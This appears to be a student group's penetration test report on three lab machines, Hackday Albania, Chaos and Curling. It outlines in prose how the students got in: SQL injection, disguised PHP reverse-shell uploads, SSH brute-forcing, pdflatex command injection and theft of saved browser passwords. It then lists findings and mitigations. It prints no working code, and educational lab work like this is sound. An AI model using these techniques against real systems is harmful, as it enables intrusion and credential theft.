Vulnerability Assessment and Penetration Test Report

CA 2

For
Dr. Arghir Moldovan

By
Esaias Okupevi **x18171940**
Rohan Bhangale **x18147119**
Simileoluwa Ajayi **x18123139**

1.1 Executive Summary
- 1.2 Overview of Networks Tested
- 1.3 Scope
- 1.4 Summary of Network tested
- 1.5 Critical Analysis: Difficulty in exploit of network/systems.
- 1.6 Summary of Key Findings
- 1.7 Recommendation

2.1 Selection of Networks / Systems
- Platform Selection
  - Vulnhub
  - HackTheBox
- 2.2 Justification of Platform Used
  - 2.2.1 Hackday Albania - VulnHub
  - 2.2.2 Chaos & Curling - Hack the Box
  - Chaos
  - Curling
- 2.3 Network Architecture Diagram
  - Machine A: Hackday Albania
  - Machine B: Chaos
  - Machine C: Curling

3. Methodology

3.1 Justification
- 3.2 Attack Vector Approach
  - Machine A: Albania
  - Planning
  - Exploitation Phase
  - Exploitation
  - Machine B: Chaos (HackTheBox - 10.10.10.120)
  - Machine C: Curling (HackTheBox - 10.10.10.150)
- 3.4 Risk Rating Methodology

4 Tools

5 Findings
  - Machine A: Albania
  - Machine B: Chaos

Machine C: Curling

6 Conclusion

VulnHub: Hackday Albania 192.168.56.104

HackTheBox: Chaos 10.10.10.120

HackTheBox: Curling 10.10.10.150

7 Reflection and Individual Contribution

Description: vulnhub.com 192.168.56.104 | Machine A

Description: hackthebox.eu 10.10.10.120 | Machine B

Description: hackthebox.eu 10.10.10.150 | Machine C

8 References

9 Appendices

Machine A: Albania

Tani nis raportin being translated means we have have the hash, and reporting can start.

Now we can ssh into taviso

Machine B: Chaos

Wireshark

Bypassing Blacklisted Commands (Interesting RCE)

Reverse Shell

www-data to Another User

Escaping rbash

Mozilla

Finding Credentials

Machine C: Curling

1.1 Executive Summary

This penetration testing is targeted towards identifying vulnerabilities, in machines that lack strong security mechanisms. The objectives of this penetration testing is to exploit the vulnerabilities found in these machines that lack security mechanisms using tools for information gathering(Nmap, Masscan, etc), vulnerability assessment(Joomscan, WPscan etc), and Exploitation(Burp suite, Wfuzz etc). Information gathering, vulnerability assessment and exploitation being methodologies used in carrying out penetration testing. These attacks were carried out on online platforms (Hack the box, vulnhub) and the goal of the attacks carried out on these systems was to gain root access in to the systems through some loopholes that were discovered during the information gathering phase of our penetration testing. Curling, one of the systems tested was rated with a difficulty level of 4.4/10 and Chaos; 5.1/10 according to HackThebox. Albania was given the difficulty level of Intermediate.

1.2 Overview of Networks Tested

This report describes the results of the security assessment carried out on vulnerable machines to identify and determine its exposure to targeted attack. Whole testing and assessment was conducted in a fashion that simulates an attacker performing a targeted cyber attack against vulnerable machines with objectives to learn about the security and availability of the information system's infrastructure, confidentiality and integrity of private data, exploiting the identified security flaws and find ways of mitigating under controlled environment.

1.3 Scope

This Technical Security Assessment (TSA) incorporates three distinct machines which are utilized for various business purpose.These machines were subject to various, numerous vulnerabilities by design.The scope of this project is to exploit vulnerabilities in a system using penetration testing. Social engineering however, is not in the scope of this report.

1.4 Summary of Network tested


Pentester	System Name	Source	Level	Machine IP	OS
Ashor	Albania	Vulnhub	Intermediate(Retired)	192.168.56.101 192.168.56.104	Kali Ubuntu
Rohan	Chaos	Hackthebox	Medium(Active)	10.10.12.136 10.10.10.120	Kali Ubuntu
Simi	Curling	Hackthebox	Easy(Retired)	10.10.13.121 10.10.10.150	Kali Ubuntu

Figure: Network Summary

1.5 Critical Analysis: *Difficulty in exploit of network/systems.*

The easiest system to exploit was Curling. This was because there were hints on the system that helped us to hack into it, for example there was a file in the source file called secret.txt which contained a base64 password for a user which later enabled us to log into the system. Also the author of the page was written as “super user” and at the end of the text written on the page a user called “Floris” signed as the author of the content which made it easy for us figure out that “Floris” was the administrator. Although it was easy to figure out figured out a username and password we decided to get into the system through other complex means e.g bruteforcing, for the sake of learning. On Albania, some difficulties faced was the fact that it was quite difficult to get payload for reverse shell and the sql injection was quite tough and although it was a retired machine, walk-through (video) were not readily available and they were hard to understand. One thing that was easy to do though was the fact that since the pages were not ssl encrypted it was easy to move from one page to another with ease. Chaos which was the most difficult to exploit due to the fact that it was an active machine and no walkthroughs to help to exploit vulnerabilities. At some point during the pentesting, time constraint became an issue, complexities where observed during reverse engineering a decryption script and adding the necessary libraries for the given encryption, while interacting to IMAP server in CLI, finding the pdflatex write exploit and scripting perl payload to create reverse shell access.

1.6 Summary of Key Findings



Value	Risk Range
Critical	7.6 -10
High	4.6 – 7.5
Medium	2.6 -4.5
Low	0 -2.5

1.7 Recommendation

After a successful completion of our penetration testing we came up with findings that Input Data Validation and Sanitizing should be done; Implementation of Access Control list and multi-factor authentication to avoid improper authorization,sanitize file uploads, least

privilege access, implementing code escaping to separate code from data,system firewall for filtering the network traffic.

2.1 Selection of Networks / Systems

Platform Selection

- List of Researched online platforms include:
  - VulnHub (1)
  - HackTheBox (2)

Vulnhub

The goal of vulnhub is to provide pentesters with labs, to gain practical hands-on-experience which will be of necessity for those delving into network administration, security, architecture and software developing. Notwithstanding, this lab has its favourable position and certain demerits. However, the advantages of this lab outweighs the consequence of using this lab.

Pros	**Cons**
MD5 and SHA-1 hash mechanism are being used which portrays that are files are protected after download.	Virtual labs have to downloaded to the virtual box. Upon downloading, it stops at interval and had no choice than to keep re-initiating download till the files are complete. Labs available cannot be tested until they are downloaded.
It is very efficient for virtual box users as Vmware users may have issues with network interfaces by default.	No external nodes are able to communicate with the virtual box as this implies, only systems on host-only
Availability of several other machine to work on. For every download, there is an available MD5 and SHA1 checksum listed in it	Only two walkthrough videos available. Walkthrough video used is very fast for an average pentester seeking for info

HackTheBox

Pros	Cons
Hack the box was amazing in terms of virtualization. It helped us to have a very good idea of how penetration testing is carried out. Unlike other challenges and games htb is more realistic.it gives a taste of what goes on in the real world since it is more realistic with real ip addresses, directories, vpns etc it was absolutely suitable for carrying out a pentest unlike games and quizzes which weren't real and was fake so you wouldn't really have a good pentesting idea. We didn't have to go through the stress of setting it up etc	Hack the box wasn't safe to use. At some point during the attack another user was able to hack into one of our systems and modify some things.
The pentesting steps need to be carried out in the pentesting on htb so it was very useful in helping me to understand better the pentesting phases.	Congestion on the free server, we had to reset it a couple of times.
	The retired machines on Hack The Box were removed without prior notifications. We had to start over twice because our machines were taken off.

Machine Description

#	Machine Name	Description
1	Hackday Albania	An Ubuntu 16.04.1 file of 1.6 Gb running on a linux virtual box that is dhcp enabled, assigns ip automatically. Though released on 18th Nov 2016, the machine doesn't in any way portray an archaic penetration testing. From Vulnhub, description shows that the machine is at an intermediary level.
2	Chaos	Chaos is a virtual machine which is running on Linux operating system with Ubuntu flavor for version 4.13.0. The goal of this machine is to get the shell of the machine by finding out the vulnerability in it. OS: Ubuntu(Linux) Version: 4.13.0 Difficulty: Medium File Format: VPN Connected Date Released: 15 December 2018
3	Curling	Curling is a virtual machine running on Linux operating system; Ubuntu version 4.13.0. The goal of the attack carried out on this machine is to gain root access into the system; by first logging in, getting a reverse shell from the target and finally getting root user

		access. OS: Ubuntu(Linux) Difficulty: Low File Format: VPN connected Date Released

2.2 Justification of Platform Used

2.2.1 Hackday Albania - VulnHub

Hackday Albania, an intermediate level machine for penetration testers, was released on vulnhub commercial website alongside other prominent systems/networks such as DC-1, Matrix, Hackfest, Necromancer, etc. Hackday Albania focuses on service discovery, scanning, enumeration, directory hopping, web application, reverse shell, privilege escalation, to mention a few. This report covers the penetration testing of a system cocooned in a linux image OS(.ova), which is dhcp enabled, with an undiscovered private IP address. From my knowledge, black box penetration testing is a scenario in which a tester has no prior knowledge of network(s) that is to be exploited, which is why this lab was chosen. This leaves an average tester with no option than to critically analyse, enumerate, improve on threat modelling, giving precise and almost accurate findings within a short period of time.

Initially, pentestit lab 11 was chosen for the purpose of this report, but within few days of testing, the lab was removed and a new lab 12 was updated. As an average level tester, the task was found difficult to accomplish, within the time frame allotted for the report, even though they were from a grey box testing perspective.

Hence, I perused into other platforms such as Vulnhub , Hack the Box, Root me, and found this present intermediate-level- lab, edible and recommendable for realistic learning.

2.2.2 Chaos & Curling - Hack the Box

Chaos

As the lab was hosted on a online server, from the information gathering phase it was observed that the machine had POP3/IMAP along with SSL open and was hosting ndmp,

based on these grounds and curiosity. Furthermore, the machine is hosted by Hackthebox, which also has a forum, which allows to interact with hacktivists and other cybersec professionals on the system, which helps to enhance knowledge and learning, it also has machines ranged as per their difficulty levels (Low, Medium, High, Intense), based on tester's prior knowledge, Medium level machine was opted. In order to connect with the machine the tester has to establish vpn connection with the open server, connection package(Config) has to be downloaded from under the access section on the HTB dashboard, machine can be reached using the IP Address mentioned in the machine description.

Curling

Curling was chosen because it was a retired machine and so it was Almost easy to find walkthroughs to help me understand how to do the attack and it was pretty straightforward. This was important because I had a beginners understanding of network security and so it was important for me to start with something straightforward. This helped me to gain some level of confidence in the fact that network security isn't as difficult as i always thought.

2.3 Network Architecture Diagram

- Machine A: Hackday Albania




Fig. 2.1

- Machine B: Chaos




Fig. 2.2

Machine C: Curling




Fig. 2.3

3. Methodology

3.1 Justification

There is no certain approach generally towards exploiting a targeted system. From the moment a target machines' ip address is discovered, the tester begins to map out plans and faster route to its destination. Notwithstanding, we have to go through laid down precepts, which will guide us with proper documentation.

Georgia Weidman, a penetration tester and researcher, as well as founder of Bulb security consulting firm, in his book " Penetration Testing; A Hands-On Introduction to Hacking" enumerated on the stages of Penetration testing and stated in [1] that a good penetration testing kicks off with pre-engagement interactions. The three(3) pentesters have common goals and have agreed about the scope, reporting format and methodology to undergo in this research. Hence, the diagram below is the compass we need to achieve the goal of this report.

Fig. 3.1

3.2 Attack Vector Approach

Machine A: Albania

A black box penetration testing approach was how this research was carried out as we have no prior knowledge of the network , system or tool to use in exploiting this lab. This lab suitably follows the stages of penetration testing which has being diagrammatically explained in the methodology above.

Planning

- From the attackers machine, *netdiscover* was used to scan for unique host on the network which after some minutes, the host present on the network was listed on the ip table.
- Nmap was used to scan the network to source for open open ports, running protocols, OS type/version/description, directories, sub-directories and many more information that led to interesting findings.
- Active Nmap showed the following ports running and opened which includes open ssh 7.2, Apache http 2.4.18. Http text files were developed with javascript, cascading style sheet format and ran on port 8008.
- On visiting the 192.168.56.104:8008, site shows not to be running https certificates which implies that text files are unencrypted and prone to certain types of injection attack.

Exploitation Phase

Vulnerability detection

Vulnerability is a flaw in a software, system or network which when studied provides strategies that will be used against such weakness. Detection of vulnerability most times doesn't open free entrance to a network infrastructure, but in a way provides a way, sometimes known as *backdoor*.

- As soon as the port 8008 was discovered, the site was visited and its source page was accessed critically to have an overview of the whole content and know what type of tool to be used to exploit the vulnerabilities that may be present.
- An automated scanning tool known as OWASP ZAP v 2.7.0 was deployed to communicate certain vulnerabilities to us as a feedback.

- The software itself have Analyzer, scanning mode, report logs, history and alerts to show the level of vulnerability. The ip of the target with the running protocol was inputted and attacked for couple of minutes.
- Reports shows value and logs for the following; process id, filter, size response body, highest alert, request and response time-stamp.
- The Analyser was used to show progressive scan of vulnerabilities
- Hackday website is noticed on OWASP ZAP to show medium risk, unset X Frame header, web browser protection

Exploitation

This part was where another stage of testing began;

- The url and form field from 192.168.56.104:8008 shows improper input validation and sanitization which immediately proposes sql injection.
- Different forms of attacks were to exploit the database ranging from classical sql injection, cross-site scripting, xml injection, parameter tampering, clickjacking to database fingerprinting. This phase took longer than expected, as we did trial and error of injections on the url and form fields provided.
- The bank website was finally bypassed after intense search for Sql injection codes. The code used to bypass is explained pictorially in the appendix.
- A payload was uploaded in the Customer page section as a file image. This python script was cloned from [3] and installed on the attackers' terminal in other to execute a reverse shell mechanism. The script which was originally saved in a php file extension was then changed to a picture format extension. The bank website was sanitized and validated only to allow allow pictures as an upload.
- Metasploit was started up and commands were written to bind the host of the attacking machine to a respective listening port number which the target machine will communicate with.
- Communication began by clicking on on the view ticket shell which ran numerous codes and takes us into the target the target machine. A user was identified as 'taviso', who had lots of files and has account in sudo group which makes this user important. A command 'grep' was used to show all belonging to the user.
- MySQL database root password was found in a configuration file but was not helpful.
- Hydra was employed for SSH brute-forcing on the taviso user. User account showed out to be writable, that is password could be changed.

Machine B: Chaos (HackTheBox - 10.10.10.120)

Attack Vector for Chaos was on the grounds of the intelligence gathered in the initial phase of Information Gathering, which helped the tester identify open ports and services running viz http; imap; pop3; ndmp.

After Enumeration and identification of the loopholes in the system,tester then came across a protected blog post, using Vulnerability Assessment tool wpscan, which revealed Web Credentials, which were used in gaining OpenSSL IMAP connection for login. Post gaining mail account access, Inbox was found empty but the Draft folder had two files in it, a Python script and a text file which was encrypted with it, after including the needed python libraries and adding a decryption function, the script was run again on the encrypted text file which gave a Base64 code, after decoding it, a URL was found with a service for PDF creation, following the HTTP stream, it was found that it was running pdflatex with /write18 enabled,which was exploited to insert malicious script in PDF stored, a reverse shell was executed.

A check of users showed that one of those user, is the previously obtained credentials, using it again, user access was gained.It was found that the user's directory has a Mozilla folder, which was exploited using a python script and downloading the users profile on the production machine using wget from the destination machine, downloaded profile was accessed using Mozilla GUI to gain credentials for root, obtained credentials were used at Webmin Panel at port 10000 to gain root.To deduce, the attack vector was through an amalgamation of web interface, network service and mailing protocols.

Machine C: Curling (HackTheBox - 10.10.10.150)

This penetration testing was carried out using the Black box testing methodology because we did not know anything about the system apart from the IP address, 10.10.10.150. The steps taken to carry out the attack is as follows:

Information Gathering: the IP address of the target machine was 10.10.10.150. We used Nmap to scan the target machine using the IP address and we found that two ports were open; Ports 22, 80 with http service running on port 80 and ssh running on port 22. It was also discovered that the operating system the host machine was running on was Ubuntu Linux version 4. The web content manager used to develop the webpage was Joomla.

Vulnerability Analysis: The first thing we did was to run JoomScan to scan for vulnerabilities and we discovered that there were no firewalls detected on the system so there was IP address filtering meaning the target would accept connection from any IP address. The fact that the webservice used to run the webpage was http not https which helped to assume that data communication was done in plain text. There was no input sanitization in the forms and it was possible to run code in the Url, this was particularly useful because ie helped us execute code that gave us access into the targets shell. There was also a file in the source code called secret.txt which we later discovered contained an encrypted password for a user.

Exploitation: Because the webpage used http and not https we were able to use Burpsuite to intercept the requests that were sent by the webpage to the server. Data gotten from this intercept was used to do a brute force attack. We did this by first getting a wordlist from the webpage using CeWL, the list was then used to bruteforce the username that had the password that was discovered in the secret.txt file. Wfuzz helped us to run all the wordlists against the password. After we got in as admin, we were able to modify the files in the webpage and include a php script that enabled us to get reverse shell from the target machine and later on we got root access into the target machine.

3.3 Summary of Assessment Result

Machine	Tester	Port	Service	Version	Vulnerability
HackDay Albania (Host-Only)	Esaias	443	ssh	Ubuntu 16.04.1 LTS hackday tty1	Priviledge Escalation
		80	http		Web enumeration, Priviledge erscalation
		8080	http		SQL Injection Exploit
		4444			Reverse Shell PHP Payload
HackTheBox Chaos 10.10.10.120	Rohan	80	http	Apache httpd 2.4.34 (Ubuntu)	Web Enumeration; Reverse Shell;

(VPN)					Privilege Escalation
		110	pop3	Dovecot pop3d	
		143	imap	Dovecot imapd	Unauthorised User Access;
		993	imaps (SSL)	Dovecot imapd	
		995	pop3s (SSL)	Dovecot pop3d	
		10000	http	Webmin httpd	
HackTheBox Curling 10.10.10.150 (VPN)	Simi	22	ssh	OpenSSH 7.6p1 Ubuntu	
		80	http	Apache httpd 2.4.29 (Ubuntu)	Reverse Shell PHP Payload

3.4 Risk Rating Methodology

Risk rating is realized during the threat modelling phase of penetration testing. It helps to understand what risks are worth focusing on and the risks that aren't important to focus on. Although all risks are important, some are more important than others and so it's important to know the ones that are important to focus resources on, and the ones that can be a waste of time. What methods do we use to rate these risks in question?

Below are the methods used in rating the risk impact of the vulnerabilities found in the systems that were tested:

- Step 1: identifying the risk
- Step 2: identifying the likelihood of the risk happening; the more the more likely it is for a risk to happen the more the severity of the risk
- Step 3: the impact of that risk; the more the impact of the risk the more severe it is

In summary:

*Risk = likelihood * impact*

4 Tools

Tool	Aligned Phase	Description	Version	Target Machine
NMAP	Information Gathering	A port scanning tool used to scan for ports and services running on them	7.70	Chaos Curling Albania
CeWL	exploitation	A tool used for generating wordlists that would be used to carry out a bruteforce attack.	5.4.3	Curling
Joomscan	Vulnerability assessment	A tool used to scan for vulnerabilities on Joomla content manager	0.07	Curling
Wfuzz	exploitation	A tool used to bruteforce user credentials	2.2.11	Curling
Burpsuite	exploitation	It is used to intercept requests	1.7.36	Curling
Curl	exploitation	Used to transfer data from or to	7.64.1	Curling

		a server		
Netcat	exploitation	Netcat is used to listen for listening on ports	1.10-41.1	Curling
OWASP ZAP	Information Gathering	A vulnerability scanning tool for wordpress	2.7.0	Albania
Metasploit Venom	Exploitation	This tool was used to get a reverse shell	4.17.17	Albania
Nikto	Vulnerability Assessment	Used to scan web server	2.1.6	Albania
Wireshark	Exploitation	Packet Sniffing	2.6.3	Albania
Gobuster	VulnerabilityAssessment	Used to scan web directories	2.0.1	Chaos
WPScan	Vulnerability Assessment	Used to scan for vulnerabilities on wordpress web content manager	3.3.1	Chaos
Python script	Exploitation	Used to reverse engineer an encrypted script	-	Chaos
Masscan	Information Gathering	Used to scan for ports	1.0.4	Chaos
SQLMap	Vulnerability Assessment	Used to scan for vulnerabilities on an SQL database	1.2.10	Albania
Google Translator	Exploitation	Used to translate text from Albanian Language	-	Albania

Mozilla Firefox	Exploitation	Used to view web pages	-	Chaos
OpenSSL	Exploitation	Used to establish secure communication.	1.1.1b	Chaos
Evolution (Webmail)	Exploitation	Access Mail	3.10.4	Chaos
Perl reverse Socket	Exploitation	Used to execute shell commands		Chaos
SSH	Exploitation	Remote Login	OpenSSH_7.9p 1 Debian-9	Curling
Base64 Decoder	Exploitation	Used to decode base64 text	(GNU coreutils) 8.30	Curling Chaos

5 Findings

Machine A: Albania

Open Ports:
80, 443, 8008, 4444
Vulnerabilities Found:

Parameter	X_Frame_Header Option not set
CVE	CWE-639
Technical Impact	ClickJacking.
Risk Severity	High
Description	X_Frame_Header_Option indicates whether or not a browser should be able to render a page inside a frame or iframe.
Mitigation	Use of Frame bursters

Parameter	Web browser protection XSS not enabled ‘Cross-Site-Scripting’
CVE	CWE-79
Technical Impact	Execute unauthorized code or commands
Risk Severity	High
Description	Application stores dangerous data in a database, malicious code is stored in areas where users are likely interested, on the application. Users with higher roles and permissions communicates with the dangerous data, leaks sensitive data to, and elevate of , an attacker.
Mitigation	Set session cookie to be HTTPonly and Input validation.

Machine B: Chaos

Open Ports:
80, 110, 143, 993, 995, 10000

Vulnerabilities Found:

Brute-Force
Missing Validation for Input.
Credentials stored or transferred in clear text.

Parameter	Weak Passwords
Technical Impact	Easily Guessable, Vulnerable to word attack
Risk Severity	High
Mitigation	Recommended to store the password in a encrypted database with Hashing + Salt

Parameter	PDFLatex
Technical Impact	Command Injection
Risk Severity	Critical
Mitigation	Input Validation, file validation, Blacklisting Characters

Parameter	Improper Restriction of Excessive Authentication Attempts
Technical Impact	Brute-force Attack can be carried out
Risk Severity	Medium
Mitigation	Limited login attempts should be set

Parameter	POP3 Plain Text Login Permitted
Technical Impact	Access to Mail Server, Execution of code
Risk Severity	Medium
Mitigation	SSL/TLS

Parameter	Improper Input Validation
Technical Impact	DOS,Unauthorised Code Execution read/ write files
Risk Severity	Critical
Mitigation	Sanitize/Validate use input

Machine C: Curling

Vulnerabilities Found:

- Open ports: this can be mitigated using port filtering
- User credentials transported via http instead of https: using https instead of http
- Lack of input validation: sanitization of user input

Parameter	Improper Input Validation
Technical Impact	DOS,Unauthorised Code Execution read/ write files
Risk Severity	Critical
Mitigation	Sanitize/Validate use input

Parameter	Using http instead of https for serving webpages
Technical Impact	Loss of confidentiality from man in the middle attack
Risk Severity	Critical
Mitigation	Using SSL certificates

Parameter	Open Ports
Technical Impact	Port Scanning
Risk Severity	Critical
Mitigation	Using firewalls,Filtering

6 Conclusion

Findings, limitations and implications

VulnHub: Hackday Albania 192.168.56.104

The outcome of this penetration explicitly showed that there is no single way to compromise a particular system. This is an eye opener for companies that have their production on the network. Networks in general can be very insecure with so many insecure data flowing through. However, security is a tool that should be placed into consideration before, during and after architecture of network systems. This will limit attackers with a zero chance of lurking into a system/network.

HackTheBox: Chaos 10.10.10.120

Altogether, the outcome of this pen testing showed breaches on network layer and application layer, given the complexity of the lab, multiple attack vectors were recognised. Vulnerabilities such as username and password over clear text, PDFLaTex /write18 flaw, furthermore from the user's mozilla profile, was used to access saved passwords to gain root credentials, which led to gaining access to victim machine.

HackTheBox: Curling 10.10.10.150

The implication of carrying out this research is that it has opened our eyes to how terrible the effects of an attack can be to a system simply by leaving open ports on a system. It is also highly recommended that Ip addresses be filtered using firewalls,. This would help to mitigate the problem of accepting connections from malicious IP addresses. An open port is the beginning of an attack.

7 Reflection and Individual Contribution

Learning Outcome

Description: vulnhub.com 192.168.56.104 | Machine A

Difficulty Level: Medium

Knowledge Acquired: at the end of the penetration testing the tester learnt how to use:

- Nmap

- OWASP ZAP
- Wireshark
- Google Translator
- MetasploitVenom
- Nikto
- The methodolody of penetration Testing
- SQLMap

Description: hackthebox.eu 10.10.10.120 | Machine B

Difficulty Level: High

Knowledge Acquired: At the end of the Penetration testing the tester learnt how to use:

- Nmap
- Gobuster
- WPScan
- Reverse engineering using a python Script
- Masscan
- OpenSSL
- Evolution (webmail)
- Perl reverse Socket
- The Penetration testing methodology

Description: hackthebox.eu 10.10.10.150 | Machine C

Difficulty Level: Medium

Knowledge Acquired: During the course of this penetration testing i had a better understanding of the following:

- Nmap
- CeWL
- Joomscan
- Wfuzz
- Burpsuite

- Curl
- Netcat
- Ssh
- Base64 Decoder

Machine	Tester	Phase	Tool	Assistance
Hackday Albania VulnHub	Ashor	Information Gathering	NMAP;Google Translator	-
		Port Scanning Vulnerability Analysis	OWASP ZAP; SQLMap;Nikto	Rohan
		Exploitation	Metasploit Venom Framework	Simi
		Reporting	-	Rohan Simi
